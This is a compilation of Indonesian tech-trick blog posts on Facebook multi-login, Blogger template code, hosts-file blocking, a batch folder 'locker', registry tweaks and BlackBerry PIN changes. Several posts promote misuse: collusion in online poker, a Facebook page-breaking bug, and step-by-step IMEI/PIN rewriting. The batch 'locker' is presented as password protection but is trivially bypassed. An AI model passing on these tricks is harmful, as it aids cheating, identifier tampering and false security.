Cara Membuka dua akun Facebook di satu browser Chrome

Arsip Trik Cara Membuka dua akun Facebook di satu browser Chrome
Cara Membuka dua akun Facebook
di satu browser
Kadang kita memerlukan membuka dua akun facebook bersamaan, ini sering dilakukan oleh atlit Zynga Poker untuk melakukan transfer ataupun mencurangi lawan dengan memasukkan dua akun didalam meja yang sama. Biasanya kita menggunakan 2 browser, semisal chrome dan mozilla untuk masing-masing akun, ataupun cara biasa yang lain...

Berikut adalah salah satu trik yang sederhana untuk membuka 2 akun facebook dengan menggunakan browser chrome, dalam hal ini yang dilakukan adalah membuka dua jendela Chrome, tetapi tetap pada Chrome yang teristall di komputer anda.

Sebenarnya juga dapat dilakukan dengan Chrome yang terinstall untuk satu akun dan menggunakan Chrome portable tuk akun lainnya... tetapi dalam postingan ini kami hanya membahas menggunakan Chrome yang terinstall dikomputer saja.


Berikut Tahapannya :

  • Buka Google Chrome, buka dan log in di facebook dengan memakai akun anda seperti biasa
Arsip Trik Cara Membuka dua akun Facebook di satu browser Chrome


  • Klik kanan pada Tulisan Home, dan pilih "Open Link in incognito window"
Arsip Trik Cara Membuka dua akun Facebook di satu browser Chrome
  • Chrome Incognito akan terbuka secara Pop Up, pada window incognito itu anda log in dengan akun Facebook anda yang lainnya
  • Sekarang ada telah mengaktifkan 2 akun facebook anda secara bersamaan di dua window Google Chrome
  • Selamat berjuang di meja poker......

    Blogger Demak | Demak Kota Wali | Indonesia

Cara memindahkan program yang sudah Terinstall Ke Drive Selain C


kehabisan ruang kosong di drive c: dan kebanyakan program seperti game yang memakan ruang harddisk yang amat besar, game game sekarang kalo di install full akan memakan ruang harddisk yang besar, berikut ada 2 cara untuk memindahkan program yang telah di install di drive c dan ingin kita pindahkan ke drive d, atau ke partisi lain, misalnya kita sudah membeli harddisk baru, dan partisi atau drivenya menjadi drive d atau drive e, dll.

Cara Pertama ( SteamMover )

Program pertama yang akan kita gunakan ialah SteamMover, sebenarnya program ini digunakan untuk memindahkan game Steam ke partisi atau drive lain, tapi bisa juga dipakai untuk program lain, memindahkan game dari satu disk ke disk yang lain, dan juga memindahkan shortcut dan data game yang telah di simpan, ini penting, kita tidak mau kehilangan data game yang telah di simpan bukan?, nah SteamMover akan melakukan tugas ini dengan mudah.


Untuk memindahkan program yang akan dipindahkan, pilih folder dimana game atau programnya berada kemudian pilih juga destinasi foldernya dimana program / game akan dipindahkan, program ini akan menampilkan semua program yang terinstall di folder yang kita pilih tadi, yang harus kita lakukan hanyalah menyorot programnya lalu pindahkan, dan klik tombol “move”, jika sudah selesai, kita akan melihat lokasi baru dimana program terdaftar dalam dibawah “Junction Point”. Anda masih bisa mengakses program seperti biasa di start menu windows anda.

Dan untuk mengembalikannya semula, cukup klik tombol panah kiri “left arrow” dan biarkan program SteamMover melaksanakan tugasnya.

SteamMover memerlukan Windows Vista atau Windows 7, tidak akan berkerja untuk Windows XP, dan partisi FAT/FAT32 tidak didukung, dan hanya partisi NTFS yang didukung.

Software free SteamMover dapat di download disini


Cara Kedua ( Aplication mover )

SteamMover aman karena tidak bermain-main dengan registry windows, atau menulis ulang proses instalasi, dan hanya meninggalkan “shortcut” atau pintasan program. Sedangkan metode kedua ini agak sedikit “berbahaya” tapi lebih bagus untuk memindahkan program. pertama program akan memindahkan lokasi lama ke lokasi baru, didalam jendela program, lalu mencari registry untuk referensi ke file dilokasi yang lama, dan memindahkannya ke lokasi yang baru, “Aplication mover” ini juga memindai (scan) semua pintasan program (shortcut) di start menu dan menggantikan ke referensi path ke lokasi program yang baru, seterusnya semua file .ini dan .log akan diperiksa, jika masih di lokasi lama maka otomatis akan di pindahkan ke lokasi yang baru.


Jika anda mengaktifkan kotak centang “Confirm changes” didalam jendela programnya, maka akan mendapatkan kotak dialog informasi pada setiap perubahan yang akan dilakukan, file yang sedang digunakan tidak akan dipindahkan dan akan dipindahkan pada saat komputer di boot ulang.

Software Aplication mover dapat di download disini

Keterangan :

Para pengembang program ini tidak merekomendasikan untuk memindahkan program yang berat seperti “microsoft office”. Program seperti MS office menginstall file kedalam banyak sub-direktori dan membuat ratusan (bahkan ribuan) entri registry. meskipun pengembang mengatakan berhasil dan bisa memindahkannya, tetapi lebih baik jangan mencoba untuk memindahkan program ini, norton system works juga dianjurkan agar jangan dipindahkan.

Adobe photoshop bisa dipindahkan, tetapi pastikan anda masih menyimpan kunci lisensinya, dan media instalasi yang asli, jika sesuatu berjalan salah nanti, dinasihatkan bukan hanya pada program adobe photoshop namun juga pada aplikasi yang penting lainnya.

Demak Kota Wali | Blogger Demak | Indonesia

Cara Memblok Website Dengan Notepad

Arsip Trik : Cara Memblok Website Dengan Notepad
Website Error
Terkadang dengan alasan tertentu, dibutuhkan memblokir sebuah atau beberapa situs agar tidak bisa dibuka sembarangan orang pada browser, salah satu cara mudah dan tanpa software apapun, untuk memblokir situs-situs tersebut, kita hanya memerlukan notepad yang ada dalam komputer kita, caranya,
Ikuti langkah-langkah berikut :
  1. Buka Windows explorer, lalu ke C: \ Windows \ System32 \ drivers \ etc
  2. Buka file bernama "host" dengan Notepad
  3. Pada akhir baris Tambahkan baris berikut  127.0.0.1 www.facebook.com
  4. Klik save atau Ctrl + S
  5. Setelah itu silahkan buka browser dan menuju ke www.facebook.com, Anda akan melihat akan terjadi error
Di sini hanya akan memblokir facebook saja, tetapi bila ingin memblokir beberapa situs, kita dapat menambahkan situs lain pada baris berikutnya seperti 127.0.0.1 www.bokep.com
maka urutan barisnya akan terlihat seperti :
127.0.0.1 www.facebook.com
127.0.0.1 www.bokep.com


Ketika anda menaruh situs yang diblokir pada file host, ini akan memberitahukan kepada windows agar domain yang diblokir akan ditangani oleh local machine, bukan oleh konfigurasi DNS komputer anda

Cara membuka kembali situs-situs yang diblokir diatas :
  1. Anda hanya menghapus baris situs dari file "hosts"
  2. Klik save atau Ctrl + S
  3. Setelah itu situs yang diblokir akan terbuka kembali
 Masih ada cara yang lain, tetapi berhubungan dengan,
Arsip Trik : Cara Memblok Website Dengan Notepad
 dengan terpaksa postingan ini hanya sampai disini...

Cara Mengatasi Facebook Blank Code 2014

Akhir-akhir ini mungkin sebagian besar dari Anda mengalami yang namanya "Facebook Blank" yang begitu meresahkan dimana tampilan Beranda, Grup, dan lainnya hanya tampak berwarna putih.

Facebook Blank Code September 2013 [Tested By Cyber4rt]
Dari hasil penelusuran Cyber4rt di Facebook, salah satu penyebab terjadinya blank di beranda Facebook adalah terbitnya beberapa dokumen grup Facebook yang Anda ikuti dan telah diisikan kode sederhana yang bisa membuat system Facebook error sehingga mengakibatkan terjadinya blank.
Tidak hanya itu, Anda pun bisa mencobanya pada foto yang telah Anda unggah ke Facebook dimana jika Photo Description ditambahkan kode "Facebook Blank" maka dapat dipastikan Anda tidak akan bisa mengomentari ataupun menghapus foto tersebut.
Bagi Anda yang penasaran seperti apa Facebook Blank Code, silakan download di bawah ini:

Cara menggunakannya cukup sederhana, yaitu:


Sebenarnya masih banyak lagi bug/celah yang ada pada situs jejaring sosial terbesar di dunia ini. Nantikan update selanjutnya hanya di Cyber4rt. (aciz/c4rt)

Sumber  : Cyber4rt.com

Cara Membuat Efek Silhouette dengan Adobe Photoshop

Efek Silhouette bisa dikatakan efek bayangan jadi detail muka tidak keliatan. Efek silhouette itu seperti apa ya ? pernah liat program pas mantap di Trans 7 kan ? sesi terakhirnya  bintang tamu dikasih kenang-kenangan foto berupa gambar bentuk muka warna hitam. nah itu nama nya silhouette.. :)
Sekarang saya coba bikin tutorial silhouette dengan adobe photoshop ya .. gampang kok cara bikinnya.. tool cuman mengandalkan PEN Tool , asal bisa menggunakan pentool membuat efek silhouette gak akan susah dan pasti bakal keren.
Pertama buka file yang mau dijadiin silhouette, saya pake foto gitaris favorite saya.. Carlos Santana..
silhouete 1
Kalo mau gambar full size nya silahkan donlot yang ini
Carlos-Santana
sekarang gunakan PEN TOOL untuk menyeleksi objek yang mau di silhouette-kan
settingan sesuai  gambar..
silhouete 2
Kalo sudah terseleksi klik kanan di area gambar pilih make selection
silhouete 3
Objek otomatis terseleksi secara otomatis.
Sekarang tekan CTRL + J untuk menduplikat objek yang terseleksi.
silhouete 4
Ada objek yang belum terbuang., kita seleksi manual aja.. menggunakan polygonal lasso tool.. lalu tekan DELETE
silhouete 5
Munculkan seleksi dengan meng-Klik gambar di layer sambil menekan tombol CTRL di keyboard
silhouete 6
Ubah foreground dan background color menjadi Putih/Hitam Tekan CTRL + backspace di keyboard atau tekan tombol X.
Lalu tekan Tombol CTRL + Backspace.
silhouete 7
Buat layer baru diantara layer background dan layer 1  sebagai background dari gambar silhouette
lalu warnai dengan warna Putih atau apalah.. asal jangan sewarna..
silhouete 8
Buat variasi di background dengan polygonal lasso tool atau brush.
silhouete 9
Hasilnya adalah
silhouete 10
gimana ? gampang kan ? Selamat Bersilhuet ria..

Sumber : http://ilmuphotoshop.com

How To Create Password Protected Folder Without Using Software

How To Create Password Protected Folder Without Using Software Want to make a password protected folder? Is your computer had many users? Have a important files that is stored in one of the folder in your computer with many user, is not safe. Unless you are the admin / administrator because you can manage another account and open the "guest". That means all files (as an admin) will cannot be access or perform any action when the user is using the guest account. But what if all users use the same admin account the only thing you can do is to create a folder where you can place all your files and set a password.

Well, I will teach you how to create a folder with a password so that only those user who knows the password can open it. Ok lets start, just follow these steps.


Create a New folder then make a new text file inside it


First make a new folder ( name it as you like ) then inside this folder, right click then "new" and click "Text Document". Open the text file then copy the entire code below  and paste it inside.

Code:
Quote:
Quote: cls
@ECHO OFF
title Folder Private
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Private goto MDLOCKER
:CONFIRM
echo Are you sure you want to lock the folder(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Private "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to unlock folder
set/p "pass=>"
if NOT %pass%== password here goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Private
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Private
echo Private created successfully
goto End

:End


After you've paste the code dont save it yet. Find this line : (if NOT %pass%== password here goto FAIL ) and change the word "password here" to the password you want.

Find password here then replace it with the desire password

So your password here becomes "InTechTalk" make sure that you can remember it. After that go to 'save as' & name this file as "locker.bat ". Now back to the folder & you will find a "LOCKER command".

Locker command screenshot

Double Click on it & you will find a new folder (Private ). Ok, now copy what you want in this "Private Folder" & after that come out of the folder.

New Private folder screenshot

Double click on locker again. It will open and ask if you want to lock your folder? Y/N ?. Press "Y" and press enter, then your private folder will dissapear. If you want to UNLOCK your folder, go to "LOCKER command" & type your password and you will see your private folder.

It not only hides the folder, but in case, you unhide all files... and try opening it without entering password, it will take you to the control panel...

How to Disable / Block USB Flash Drive's Autorun


Seperti yang kita semua tahu bagaimana dunia komputer telah mengancam dengan berbagai jenis serangan berbahaya oleh virus , malware , spyware , rootkit , dan pencurian identitas . Seperti kita browsing internet , komputer kita rentan terhadap segala macam serangan . Tapi tahukah Anda bahwa cara yang paling efektif untuk virus , malware , spyware , rootkit dan pencurian identitas untuk masuk ke komputer Anda dengan bantuan dari USB flash drive . Contoh adegan : Anda memiliki USB flash drive baru dan mengelola untuk menyalin file di komputer lain yang Anda tidak tahu bahwa itu terinfeksi oleh salah salah satu dari virus , malware , spyware , rootkit , dan pencurian identitas . Tanpa menyadarinya , itu akan masuk atau membuat salinan itu sendiri ke dalam USB flash drive dan Ketika terhubung ke PC , infeksi ditularkan melalui removable drive seperti cookies ( contoh : AdobeR.exe , RavMon.exe , Host.exe , Svchost.exe , ise32.exe , copy.exe , MS32DLL.dll.vbs ) .
Nah ada banyak cara untuk mencegah hal itu seperti memiliki program antivirus terbaru atau memiliki program keamanan untuk USB . Tapi yang paling efektif untuk mencegah virus mengapa dipindahtangankan , malware , spyware , rootkit dan pencurian identitas adalah untuk menonaktifkan autorun USB flash drive .
Yah , aku akan mengajarkan Anda bagaimana untuk memastikan keamanan komputer Anda dari program jahat dipindahtangankan . Aku akan mengajarkan Anda bagaimana untuk menonaktifkan autorun secara default di bawah jendela untuk mencegah infeksi komputer melalui USB flash drive . Saya melihat banyak warnet melakukan hal ini . Ok mari kita mulai ikuti langkah berikut .

Pertama , Klik " Start" dan buka " Notepad " . Kemudian kita akan membuat file reg . , Dalam membuka Notepad copy paste kode di bawah ini dan nama itu sebagai " autorun_disable.reg "
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer]
"NoDriveTypeAutoRun"=dword:000000ff

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]

"NoDriveTypeAutoRun"=dword:000000ff

Paste the code in notepad and save it as autorun_disable to disable USB flash drive autorun

Paste kode di notepad dan simpan sebagai autorun_disable untuk menonaktifkan USB flash drive autorun


Setelah itu klik ganda file untuk menjalankan. Anda akan menerima pesan yang menanyakan apakah Anda ingin menambahkan data dalam registri.
Double click the create reg file and click yes to disable USB flash drive autorun
Klik dua kali membuat file reg dan klik yes untuk menonaktifkan USB flash drive autorun

Klik Yes untuk memungkinkan perubahan. Kemudian Restart sistem untuk perubahan hasilnya.

Cara Mengatasi galat blogger bX-fa9wwp


Pagi tadi ketika akan membuat postingan tentang "Mari Berkomunitas di Faceblog" saya tiba-tiba tidak bisa login di blogger.com, saya sendiri juga bingung kenapa. hanya muncul tuisan galat bX-fa9wwp. Kemudian saya mencoba membuka blog forantum ini secara langsung untuk mengecek karena takut bila account blog ini telah dihapus oleh blogger, tapi alhamdulillah ternyata masih bisa di buka. Lalu bagaimana saya bisa masuk ke account blogger saya. Akhirnya saya mencari-cari di forum blogger tentang galat bX-fa9wwp. Ternyata galat bX-fa9wwp tidak terjadi pada semua account, hanya pada account tertentu saja.

Solusinya adalah sebagai berikut:
1. Login lewat draft.blogger.com. karena ternyata kita masih dapat login dengan normal di draft.blogger.com

2. Lihat di kanan atas. Ubah bahasa dari indonesia ke inggris. Selesai anda sudah bisa login secara normal di blogger.com.

Semoga Bermanfaat Salam D - Sh4re | Demak Kota Wali

Cara Membuat Sidebar dalam Kotak yang Terpisah-pisah


sidebar

Kadang kita ingin memodifikasi template blog menjadi lebih trendy dan tidak ketinggalan zaman. Dengan catatan tanpa membebani loading blog tentunya. Banyak cara dan trik optimasi agar blog tampil lebih oke, salah satunya adalah membuat tampilan sidebar dalam kotak yang terpisah-pisah. Rekomendasinya trik blogger ini lebih bagus jika diterapkan pada template yang memiliki 2 (dua) kolom, karena akan kelihatan lebih hidup tanpa harus memikirkan perataan terhadap kolom-kolom elemen halaman sidebar. Tapi tidak menutup kemungkinan pula, apabila template yang mempunyai lebih dari 2 (dua) kolom untuk ikut serta menerapkan trik blogger ini.

Adapun langkah-langkahnya adalah sebagai berikut :

  • Login ke account blogger kamu.
  • Pilih Tata Letak --> Edit HTML.

Tips : Sebelum melakukan edit template, sebaiknya simpan dulu template kamu yang ada dengan meng-klik tulisan Download Template Lengkap. Kemudian simpan dalam harddisk atau media penyimpanan lainnya, sehingga jika terjadi hal-hal yang tidak diinginkan kamu sudah memiliki back-up untuk mengembalikannya seperti semula.

  • Cari kode CSS sidebar antara <head> ... </head>

    .sidebar .widget {
    border-bottom:1px dotted $bordercolor;
    margin:0 0 1.5em;
    padding:0 0 1.5em;
    }

Tips : Kalau susah mencarinya, coba tekan tombol F3 di keyboard. Maka akan muncul menu toolbar pencarian di bawah browser (Firefox), sehingga kamu tinggal memasukkan kata yang ingin dicari.

Catatan :
Kode template tiap blog mungkin berbeda tapi cari yang memiliki kemiripan (.sidebar .widget). Atau jika belum ada maka tambahkan kode tersebut.

Modifikasi kode .sidebar .widget, seperti dibawah ini.

    .sidebar .widget {
    background:#fff;
    border:1px solid #6E6E6E;
    margin:0 0 1.5em;
    padding:0.5em;
    }

Artinya setiap widget yang kamu tambahkan dalam elemen sidebar akan dipisahkan (margin:0 0 1.5em;) sebesar 1,5em ke bawah. Kotak sidebar tersebut berlatar putih (#fff) dan memiliki garis tepi berwarna abu-abu (#6E6E6E), sedangkan jarak teks dengan tepi kotak (padding:0.5em;) sebesar 0.5em.

  • Kamu bisa membuat kotak sidebar versi kamu sendiri dengan merubah kode-kode yang berwarna merah di atas.
  • Jangan lupa di simpan

Cara membuat READ MORE Otomatis


Read More. Perasaan saya sudah berapa kali melakukan postingan ini. Tapi teman-teman kalau yang ini pasti beda. Tips ini akan memberikan read more yang otomatis pada blog sobat. Tanpa kita memotong teks postingan kita secara otomatis akan terpotong dengan adanya read more otomatis ini.
Jika sobat blogger ingin melihat tulisan saya yang lainnya, silahkan baca DISINI.
Caranya adalah seperti ini:


1. Seperti biasa, login ke blogger dengan akun kamu
2. Pilih Rancangan
3. Pilih Edit HTML
Penting! Yang sudah memasang Read More versi lama sebaiknya di kodenya kembalikan dulu ke seperti semula, caranya hapus kode yang berwarna Hijau dibawah ini (Setiap template mungkin berbeda, jadi tinggal disesuaikan saja)

<div class='post-header-line-1'/>
<div class='post-body'>
<b:if cond='data:blog.pageType == "item"'>
<style>.fullpost{display:inline;}</style>
<p><data:post.body/></p>
<b:else/>
<style>.fullpost{display:none;}</style>
<p><data:post.body/></p>
<a expr:href='data:post.url'>Readmore</a>
</b:if>
<div style='clear: both;'/>

4. Jika sudah, lanjutkan anda mencari kode berikut   </head> dan letakkan kode berikut di atas kode  </head>
<script type='text/javascript'>
var thumbnail_mode = "float" ;
summary_noimg = 250;
summary_img = 250;
img_thumb_height = 120;
img_thumb_width = 120;
</script>


<script type='text/javascript'>
//<![CDATA[
/******************************************
Auto-readmore link script, version 2.0 (for blogspot)

(C)2008 by Anhvo

visit http://en.vietwebguide.com to get more cool hacks
********************************************/
function removeHtmlTag(strx,chop){
if(strx.indexOf("<")!=-1)
{
var s = strx.split("<");
for(var i=0;i<s.length;i++){
if(s[i].indexOf(">")!=-1){
s[i] = s[i].substring(s[i].indexOf(">")+1,s[i].length);
}
}
strx = s.join("");
}
chop = (chop < strx.length-1) ? chop : strx.length-2;
while(strx.charAt(chop-1)!=' ' && strx.indexOf(' ',chop)!=-1) chop++;
strx = strx.substring(0,chop-1);
return strx+'...';
}

function createSummaryAndThumb(pID){
var div = document.getElementById(pID);
var imgtag = "";
var img = div.getElementsByTagName("img");
var summ = summary_noimg;
if(img.length>=1) {
imgtag = '<span style="float:left; padding:0px 10px 5px 0px;"><img src="'+img[0].src+'" width="'+img_thumb_width+'px" height="'+img_thumb_height+'px"/></span>';
summ = summary_img;
}

var summary = imgtag + '<div>' + removeHtmlTag(div.innerHTML,summ) + '</div>';
div.innerHTML = summary;
}
//]]>
</script>
Masih dalam Edit HTML. berikan centang pada "Expand Widget Template" dan cari kode yang mirip seperti ini <data:post.body/>.
Kalau sudah ketemu, ganti kode tersebut dengan kode berikut ini
b:if cond='data:blog.pageType != "item"'>
<div expr:id='"summary" + data:post.id'><data:post.body/></div>
<script type='text/javascript'>createSummaryAndThumb("summary<data:post.id/>");</script>
<span class='rmlink' style='float:left'><a expr:href='data:post.url'>READ MORE - <data:post.title/></a></span>
</b:if>
<b:if cond='data:blog.pageType == &quot;item&quot;'><data:post.body/></b:if>

Kalu sudah silahkan Simpan Template.

Cara Lengkap Membuat Efek Lipatan Kertas Di Ujung Blog


Berbagi pengalaman pribadi membuat lipatan kertas pada ujung kanan blog yang menurut saya agak lumayan bikin pusing sob, maklumlah pemula,, heheheheee,,,,
Setelah berkali-kali mencoba merubah kode java scriptnya, akhirnya selesai juga, dan lihat hasilnya di ujung kanan blog saya, sedikit pamer, heheheheee,
bagi sobat yang berminat untuk membuat lipatan kerta pada ujung blog seperti blog saya tenag aja yang saya bagi tidak ada foto jelek saya kok,, heheheheee,,, silakan ikuti lankah-langkah berikut ini ya sobat:
1. Silahkan Login ke akun blogger sobat.

2. Lalu masuk ke design Template, klik Edit HTML

3. Seperti Biasa Centang Expand Template Widget
4. Kemudian cari kode berikut </body>
5. Setelah ketemu silakan Sobat copy dan letakkan kode di bawah ini tepat di atas kode  </body>

<script type='text/javascript'>var tujuan =&#39;http://Alamat Url Feeds Sobat&#39;</script>
<script src='http://petir-project.googlecode.com/files/ktb4.js' type='text/javascript'/>
6. Coba sobat pertinjau terlebih dahulu (Sekiranya sudah yakin baru di save ya sob)
Keterangan:
  • Kode warna hijau: ganti dengan URL Feeds sobat
  • Kode warna biru: ganti apabila sobat ingin mengganti gambar sesuai selera sobat.
Ikuti langkah-langkah berikut ini bila sobat ingin mengganti gambarnya.
Bagi sobat yang ingin mengganti gambarnya silakan download dulu scriptnya disini.  
1. Setelah sobat selesai download silakan sobat buka script tersebut dengan Notepad.
2. Untuk merubah gambar yang berukuran kecil (gambar saat lipatan tertutup) sobat cari url berikut dalam text dan silakan ubah dengan URL gambar sobat:
http://petir-project.googlecode.com/files/fedkcl.png 
(Upload gambar di code.google.com atau situs upload lainya untuk mendapatkan URL gambar)
3. Untuk merubah gambar yang berukuran besar (gambar saat lipatan terbuka) sobat ubah URL berikut dengan URL gambar sobat:
http://petir-project.googlecode.com/files/feed.png
4. Setelah selesai merubah kode URL gambar tersebut Sobat Save Text, selanjutnya silakan sobat upload text tersebut dan ganti url http://petir-project.googlecode.com/files/ktb4.js dengan URL hasil upload sobat tadi.

NB: sedikit saran apabila sobat ingin merubah gambar, sebaiknya ukuran gambar harus sesuai dengan gambar semula untuk hasil yang lebih baik.
Selamat mencoba ya sobat,,

Cara Mengganti "Older Posts" Dengan Angka

Secara umum, navigasi untuk pindah halaman di blogspot biasanya menggunakan link dengan teks "Older Posts (posting lama)" dan "Newer Posts (posting baru)". Beda dengan wordpress yang navigasinya bisa berbentuk angka sehingga bisa memudahkan untuk loncat beberapa halaman ke postingan yg lama maupun baru.
Nha trik kali ini akan menjelaskan bagaimana cara mengganti link "Older Posts (posting lama)" dan "Newer Posts (posting baru)" menjadi angka seperti gambar di bawah ini


1. Langkah awal tentu saja harus menuju ke desain template anda kemudian ke "Edit HTML"
2. setelah itu cari kode ini ]]></b:skin> kalo sudah ketemu taruh script dibawah ini sebelum kode tersebut
.showpageArea a {
text-decoration:underline;
}
.showpageNum a {
text-decoration:none;
border: 1px solid #cccccc;
margin:0 3px;
padding:3px;
}
.showpageNum a:hover {
border: 1px solid #cccccc;
background-color:#cccccc;
}
.showpagePoint {
color:#333;
text-decoration:none;
border: 1px solid #cccccc;
background: #cccccc;
margin:0 3px;
padding:3px;
}
.showpageOf {
text-decoration:none;
padding:3px;
margin: 0 3px 0 0;
}
.showpage a {
text-decoration:none;
border: 1px solid #cccccc;
padding:3px;
}
.showpage a:hover {
text-decoration:none;
}
.showpageNum a:link,.showpage a:link {
text-decoration:none;
color:#333333;
}


3. setelah itu cari kode ini </body> kemudian taruh script dibawah ini sebelum kode tersebut.
<!--Page Navigation Starts-->
<b:if cond='data:blog.pageType != &quot;item&quot;'>
<b:if cond='data:blog.pageType != &quot;static_page&quot;'>
<script type='text/javascript'>
var pageCount=5;
var displayPageNum=5;
var upPageWord =&#39;Previous&#39;;
var downPageWord =&#39;Next&#39;;
</script>
<script src='http://bloggergadgets.googlecode.com/files/blogger_pagenavi_min.js' type='text/javascript'/>
</b:if> </b:if>
<!--Page Navigation Ends -->


Kalau sudah silahkan dilihat hasilnya.

Cara mengganti pin Blackberry


D - Sh4re : Suatu hari anda kebetulan memiliki Blackberry (BB) Baru. Tapi kamu ingin keep pin lama ? PIN dan IMEI yang melekat ke BB ini terdaftar di salah satu operator selular dan kalau kita ganti operator, bisa saja minta release PIN di operator sebelumnya, namun jika terlalu lama dan anda tidak sempat pergi ke Costumer Service (CS) Operator dan anda ingin mudah-mudah saja, silahkan anda coba cara jitu dibawah ini. Pada intinya, teknik yang dipakai adalah cara mengkloning PIN BB menggunakan bantuan Radio Lab Tools. Semoga cara ini dapat membantu anda. Ingat. saya tidak menanggung akibat dan resiko yang dapat terjadi pada handphone BB anda.
Dan yang kamu butuhkan adalah :

    Aplikasi Radio Lab Tools (Silahkan anda searching di google) Pada artikel ini saya tidak menyediakannya, mohon dimaklumi, tapi saja berjanji akan membahas aplikasi ini pada artikel berikutnya.
    Kabel data dari handphone BB tersebut.

Langkah I : Input IMEI dan pin BB yang dikehendaki

    Pastikan bahwa handphone kamu dalam kondisi "Bootloader".
    Unduh aplikasi Radio Lab Tool yang dapat kamu miliki secara mudah di internet.
    Hubungkan BB kamu ke komputer melalui kabel data.
    Kamu akan melihat pada pojok kiri layar komputer kamu, gambar PC berwarna biru. Setelah kamu melihatnya, maka klik agar kamu bisa connect dengan BB kamu.
    Setelah itu klik tombol "Available Views" lalu "ID".
    Langkah selanjutnya adalah masukkan IMEI dan PIN yang kamu hendaki di kolom PIN BB dan IMEI tetapi biarkan kolom BSN apa adanya (Jangan dirubah).
    klik "write" pada tab pin BB dan tab IMEI.
    langkah terakhir adalah melakukan proses "Flash / Flashing" pada PCmu dengan menggunakan Desktop Manager.
    Cek kembali apa yang sudah kamu lakukan. yakni dengan menekan tombol "disconnect" lalu dilanjutkan dengan "connect". Jika sudah dilakukan dengan sukses maka PIN dan IMEI BB kamu sudah berubah.

Langkah II : Ganti pin BB dengan bantuan Blackberry Messenger

    Install aplikasi Blackberry Manager yang paling baru.
    Install aplikasi Framework 2.0
    Install OS baru yang sesuai dengan tipe BB kamu
    Download dan install software yang berfungsi untuk melakukan proses unlock RIM-MML
    Unzip semua bagian multiloader ke drive C:MML
    Koneksikan BB kamu ke PC dan segera matikan koneksi internet kamu.
    Lakukan proses "Wipe Handle" dari BB kamu dan akan muncul tulisan "Erasing Information".
    Hidupkan kembali MML dan tunggulah beberapa saat hingga "Done" dan semua data kamu akan direstore.
    Masukkan pin resmi yang telah kamu beli.
    (Jangan sekali-kali pakai pin hasil hack karena akan berakibat pada diblokirnya BB kamu)

Cara Reset Password Blackberry ID Baru

Cara Reset Password Blackberry ID Baru - Kadang kita mengalami masalah dengan Password, karena kita terlalu banyak akun yang menggunakan password dan password setiap akunpun berbeda, nah seperti yang saya alami kemarin, saat itu saya mencoba untuk men-download aplikasi dari BlackBerry appworld, tiba-tiba saja terjadi error, dan muncul pesan/info "error unable to validate the e-mail address and passworld combination (error id : 30601)". Setelah saya pelajari, error saat men-download itu bisa terjadi karena kita salah memasukkan password. Kadang-kadang mungkin kita memang benar-benar lupa dengan passwordnya, lalu bagaimana? ya, solusi yang tepat adalah meminta kembali password Blackberry ID baru. Lalu muncul pertanyaan lagi, bagaimana Cara Mereset Password Blackberry ID Baru atau Cara Mereset Password Blackberry ID App World?
Cara Reset Password Blackberry ID Baru
